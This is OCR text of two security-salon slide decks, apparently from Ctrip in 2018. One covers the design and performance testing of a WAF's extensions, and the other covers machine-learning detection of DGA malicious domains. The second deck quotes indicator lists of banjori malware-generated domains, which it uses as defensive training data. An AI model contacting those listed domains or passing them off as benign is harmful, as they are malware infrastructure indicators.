
WAF扩展功能 - 为什么选择Flink？

1、纯流式系统
2、高吞吐
3、内置CEP复杂事件规则引擎



WAF扩展功能 - 计数服务


- 标准Bloom Filter ＆ Counting Bloom Filter
  ① 布隆算法是一种高效利用空间的概率数据结构，用于检测一个元素是否属于一个集合；
  ② 优点：实现简单，占用空间小，速度极快
  ③ 缺点：有一定的误差



WAF扩展功能 – 会话分析

① SID合法性校验
② 指定域名的上下文分析
③ 相同SID下的基础安全规则触碰次数
④ Session封禁，不伤IP

WAF扩展功能 – 状态系统



识别生成

对外输出

- 业务安全提前做，触碰如下规则写入状态系统，为后续业务风控提前准备数据
  ① 请求IP的情报信息
  ② 请求IP or 设备指纹的请求频率计数
  ③ 请求IP or 设备指纹的访问时段规则

运营后台

多级配置，灵活降级

域名接入，规则管理

告警查询，报表输出

系统健康状况监控

日志和告警

告警日志
状态日志

功能和性能测试

无规则测试

30条规则测试

50条规则测试

CPU负载

延时

规则数量	请求数量	并发数量	MQ超时	MQ超时数量	超时时间是否算入总时间	QPS	各阶段平均用时(单位：毫秒)						备注
							access阶段	send MQ	header_f	body_f	log阶段	总时间(毫秒)	
30	50w	30	200ms	9000	否	3000	0.29	0.13	0.01		0.011	0.55	
	50w	20	200ms	5000	否	3800	0.31	0.15	0.01		0.011	0.57	
	25w	10	200ms	500	否	4100	0.27	0.1	0.01		0.011	0.54	
	50w	30	2000ms	250	否	4800	1	0.89	0.01		0.011	1.32	
	50w	20	2000ms	85	否	5000	1	0.91	0.01		0.011	1.33	
	50w	20	20000ms	85	否	5000	1	0.91	0.01		0.011	1.33	
	50W	10	200ms	300	否	5159	0.27	0.14	0.01		0.11	0.53	
	50W	20	200ms	340	否	5859	0.58	0.45	0.01		0.11	0.84	
	50W	30	200ms	450	否	6021	0.38	0.26	0.01		0.11	0.65	
	50W	10	20000ms	0	否	4929	0.34	0.21	0.01		0.11	0.6	100% 7000ms 99%<5ms
	50W	20	20000ms	0	否	5400	1	0.96	0.01		0.11	1.38	100% 10639ms 99%<10ms
	50W	30	20000ms	0	否	4900	2.86	2.73	0.01		0.11	3.11	100% 10639ms 99%<12ms
	30w	10	20000ms	0	否	5381	1.48	1.21	0.01		0.11	2.86	100% 5238ms 99%<4ms
	30w	20	20000ms	0	否	5900	0.66	0.39	0.01		0.11	1.69	100% 7482ms 99%<6ms
	30w	30	20000ms	0	否	5900	2.7	2.45	0.01		0.09	4.46	100% 13199ms 99%<9ms
50	30w	10	20000ms	0	否	3700	1.17	0.12	0.01		0.16	2.72	100% 566ms 99%<6ms
	30w	20	20000ms	0	否	5100	1.3	0.4	0.01		0.14	3.94	100% 2825ms 99%<10ms
	30w	30	20000ms	0	否	4700	2.17	1.22	0.01		0.13	5.94	100% 9378ms 99%<15ms
100 有复杂规则	30w	10	20000ms	0	否	800	9.66	0.11	0.01		0.08	15.8	100% 1018ms 99%<31ms
	30w	20	20000ms	0	否	815	9.47	0.12	0.01		0.08	27.1	100% 662ms 99%<68ms
	30w	30	20000ms	0	否	793	9.83	0.21	0.01		0.08	38.6	100% 1074ms 99%<110ms
76 无复杂规则	30w	10	20000ms	0	否	775	9.58	0.1	0.01		0.08	15.2	100% 191ms 99%<32ms
	30w	20	20000ms	0	否	815	10	0.21	0.01		0.1	27.5	100% 1263ms 99%<78ms
	30w	30	20000ms	0	否	794	9.83	0.21	0.01		0.08	38.6	100% 367ms 99%<100ms

经验总结

团队

- 安全团队，特别是中小互联网公司的安全团队，在研发安全产品的过程中需要规避一些问题：
  ① 产品化，一个拿到生产环境使用的产品，健壮性、易用性、扩展性缺一不可
  ② 项目制，分工明确，有计划，这往往是大多安全团队比业务研发团队欠缺的
  ③ 好产品是迭代出来的，要抗的住压力，耐得住寂寞
  ④ 需要充分的需求分析、设计、评审
  ⑤ 需要足够多的测试
  ⑥ 需要具备产品、研发、数据分析、安全运营能力
  ⑦ 创造比破坏困难的多

规则策略和纵深防御

- 规则策略
  ① 宁漏报不误拦，影响业务的锅背不起
  ② 规则的数量和复杂程度影响到nginx的性能，规则和性能需要达到一种平衡
  ③ WAF属于典型的CPU密集型系统，95%的拦截发在在10%的规则上面，重点规则需要重点优化
  ④ 规则和业务匹配，就是说java后台就别上php的一些规则了

- 纵深防御和安全数据分析
  ① WAF产品做为流量入口，需要和其他安全系统联动，形成合力，重点解决真正危害业务的攻击行为
  ② 把机器学习算法模型作为规则的有效补充

参考资料

http://www.modsecurity.org
https://github.com/openresty/openresty-systemtap-toolkit
https://en.wikipedia.org/wiki/Bloom_filter
https://en.wikipedia.org/wiki/Hidden_Markov_model
https://data-artisans.com/blog/high-throughput-low-latency-and-exactly-once-stream-processing-with-apache-flink

THANKS
2018 携程安全沙龙

机器学习&攻击检测

携程 / 岳良

目录

1 ML&恶意域名检测

2 ML&web攻击检测

3 Question

ML&恶意域名——检测需求的诞生

那一年应急带来的痛苦回忆

xshell，wannacry

依靠传统杀毒软件？

NO！还不如靠朋友圈

怎么解决

买威胁情报服务？
自研产品，猜测存在隐患的随机域名？

看下恶意域名的特点

yhxpqrhnhnwmvvdcwj.eu
bxedpvqwnbrqilaawj.com

提炼特点

不可读
比较长
有的域名甚至都没注册

怎么检测

为什么人眼一看就知道哪些域名可疑

ML&恶意域名——DGA算法

banjori

Pull requests Issues Marketplace Explore

- Repositories 1
- Code 196
- Commits
- Issues 7
- Marketplace
- Topics
- Wikis
- Users 4

Languages

Python	55
CSV	36
Markdown	18
Text	18
JSON	11
Jupyter Notebook	10
Shell	6
PHP	4
RMarkdown	4
YAML	4

196 code results

ChrisLinn/greyhame-2017 – IOC_20170904.txt

Showing the top four matches Last indexed on 12 Jul

```
aakamen.com,Domain used by banjori
aaskmen.com,Domain used by banjori
aifamen.com,Domain used by banjori
aigemen.com,Domain used by banjori
asismen.com,Domain used by banjori
aswomen.com,Domain used by banjori
```

hao-alien/greyhame-2017 – IOC_20170904.txt

Showing the top four matches Last indexed on 14 Jul

```
aakamen.com,Domain used by banjori
aaskmen.com,Domain used by banjori
aifamen.com,Domain used by banjori
aigemen.com,Domain used by banjori
asismen.com,Domain used by banjori
aswomen.com,Domain used by banjori
```

quydx/dnschecklist – banjori_dga.csv

Showing the top two matches Last indexed on 12 Jul

```
"andersensinaix.com","0","banjori_dga_andersensinaix.com_0x3c03"
"xjsrrsensinaix.com","1","banjori_dga_andersensinaix.com_0x3c03"
"hlrfrsensinaix.com","2","banjori_dga_andersensinaix.com_0x3c03"
```

ML&恶意域名——检测产品设计

字典匹配

携程内部的专有域名
alexa top 100万的域名
收集的100万黑域名

机器学习检测

TFIDF提取特征训练模型

外部威胁情报API调用

调用某国外厂商接口做机器学习结果的二次验证

ML&恶意域名——检测产品设计

疑似为黑的展示在首页，判断为白的放过，结果暂存在缓存中

白名单匹配

机器学习引擎判断

黑名单匹配

开源API接口调用

ML&恶意域名检测——ML步骤

步骤

- 定义问题
- 数据收集，清洗
- 特征工程
- 训练模型
- 评估模型效果，改进
- 上线调用模型

随机域名识别的二分类问题

外部各100万黑白样本

tfidf提取

xgboost算法

交叉验证，线上测试

线上RUN


ML&恶意域名检测——总结人脑的工作流程

问题？小学生A今年7岁。有一天拿到了一篇不带标题的微信文章，请问其是如何分辨这篇文章的主题是“世界杯”还是“娱乐”　　二分类问题

首先，如果小学生A家里没网没电视没报纸，那他肯定分辨不出来　　没有样本


小学生A家里新装了宽带，但是A骨骼惊奇，将网上的世界杯和娱乐新闻全部转成了汉语拼音,然后得到结论，a ba fa de几个拼音出现多的就是世界杯

特征提取有问题



ML&恶意域名检测——总结人脑的工作流程

经过老师的指点，A重新改了特征（分词取汉语关键词出现频率），且大脑总结了一套算法，先看是否有一次“足球”，如果有再看有没有超过2次“梅西”，如果有就基本95%确定是世界杯新闻了 **训练并使用了“决策树”机器学习算法**



周志华《机器学习》决策树

ML&恶意域名检测——特征提取Tfidf

国际足联/裁判委员会/主席/科里纳/在/总结/48/场/小组赛/时/表示，共用/VAR/查看了/335/次/犯规，每场/比赛/接近/7/次/。这些/犯规/中，在/没有/VAR/的/情况/下，95%/的/判罚/是/正确/的，但/VAR/更正/了14/次/判罚，让/准确率/提升/到/99.3%。

在/今年/金马奖/官宣/前,巩俐/就/已经/先后/出任/过/第/50/届/戛纳/国际/电影节/主竞赛/单元/评委/、第/50届/柏林/国际/电影节/主席/、第/59/届/威尼斯/国际/电影节/主席。

ML&恶意域名检测——特征提取Tfidf

ctrip.com,ngram=2 ,按字符抽取

得到[ct, tr, ri,ip]

计算ct的词频TF
TF=ct在[ct, tr, ri,ip]出现的次数1/数组长度4=0.25


计算ct的逆文档词频IDF
IDF=log(训练语句总数/(含ct的语句个数+1))=log(10000/11)

TFIDF = TF * IDF

ML&恶意域名检测——模型效果

决策树
Precision: 0.933
Recall: 0.900
F1: 0.916


xgboost
Precision: 0.973
Recall: 0.965
F1: 0.969



说一下为什么3.5%的漏报率可以接受

sentqq.com
sexoqq.com
sexyos.net
goodfred431.com

ML&恶意域名检测——实际效果

